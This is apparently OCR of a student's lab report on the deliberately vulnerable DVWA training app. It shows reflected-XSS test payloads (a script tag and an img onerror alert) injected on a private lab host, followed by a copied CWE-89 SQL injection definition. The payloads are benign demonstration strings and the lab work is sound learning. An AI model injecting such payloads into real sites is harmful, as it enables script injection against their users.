
<h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>


<form name="XSS" action="#" method="GET">
What's your name?
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello <script>alert(1)</script>nicholas</pre>


<h2>More info</h2>

<a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</
<a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en
<a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecur


Kali linux 1 [Running]
1 2 3 4
19:53
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
http://192.168.1.101/dvwa/vul
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=<img+src%3D"x"
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<img src="x" onerror="alert(1)
Submit
Hello nicholas
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Search HTML
Filter Styles
:hov .cls
Layout
Computed
Changes
Compatibility
"-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
<head> </head>
<body class="home">
overflow
element { inline
}
body.home { main.css:10
background: #e7e7e7;
}
body { main.css:1
margin: 0;
color: #2f2f2f;
font: 12px/15px Arial, Helvetica, sans-serif;
min-width: 981px;
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
position 0
margin 0
html > body.home


Kali linux 1 [Running]
1 2 3 4
19:59
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
New Private Tab
Private browsing
Search with Google or enter address
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Firefox
Search the web
Firefox clears your search and browsing history when you close all private windows, but this doesn't make you anonymous.
Learn more


Damn Vulnerable Web Ap
/xss_r/?name=<img+src%3D"x"+onerror%3D"alert(1)">nicholas#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Private browsing
192.168.1.101/dvwa/security.php
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to low
Trash
File System
Compatibility
Requests
Not Found 15ms


Trash
File System
Home
putty.exe
wireshark
webshell.ph
backdoor.ph
Damn Vulnerable Web Ap
Private browsing
192.168.1.101/dvwa/vulnerabilities/xss_r/?name=<img+src%3D"x"+
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
What's your name?
Submit
Hello nicholas
192.168.1.101
1
OK
Username: admin
Security Level: low
PHPIDS: disabled
View Source
Transferring data from 192.168.1.101...

SQL INJECTION

W13D4 - NICHOLAS DIANGELO -

Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

New to CWE? Start here!

Home > CWE List > CWE- Individual Dictionary Definition (4.14) | ID Lookup: Go

Home | About | CWE List | Mapping | Top-N Lists | Community | News | Search

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Weakness ID: 89
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

Extended Description

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.

SQL injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or product package with even a minimal user base is likely to be subject to an attempted attack of this kind. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	943	Improper Neutralization of Special Elements in Data Query Logic
ParentOf	V	564	SQL Injection: Hibernate
CanFollow	V	456	Missing Initialization of a Variable

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	137	Data Neutralization Issues

Relevant to the view "Weaknesses for Simplified Mapping of Published Vulnerabilities" (CWE-1003)
Relevant to the view "Architectural Concepts" (CWE-1008)
Relevant to the view "CISQ Quality Measures (2020)" (CWE-1305)
Relevant to the view "Weaknesses in OWASP Top Ten (2013)" (CWE-928)

Modes Of Introduction

Phase	Note
Implementation	REALIZATION: This weakness is caused during implementation of an architectural security tactic.
Implementation	This weakness typically appears in data-rich applications that save user inputs in a database.

Applicable Platforms

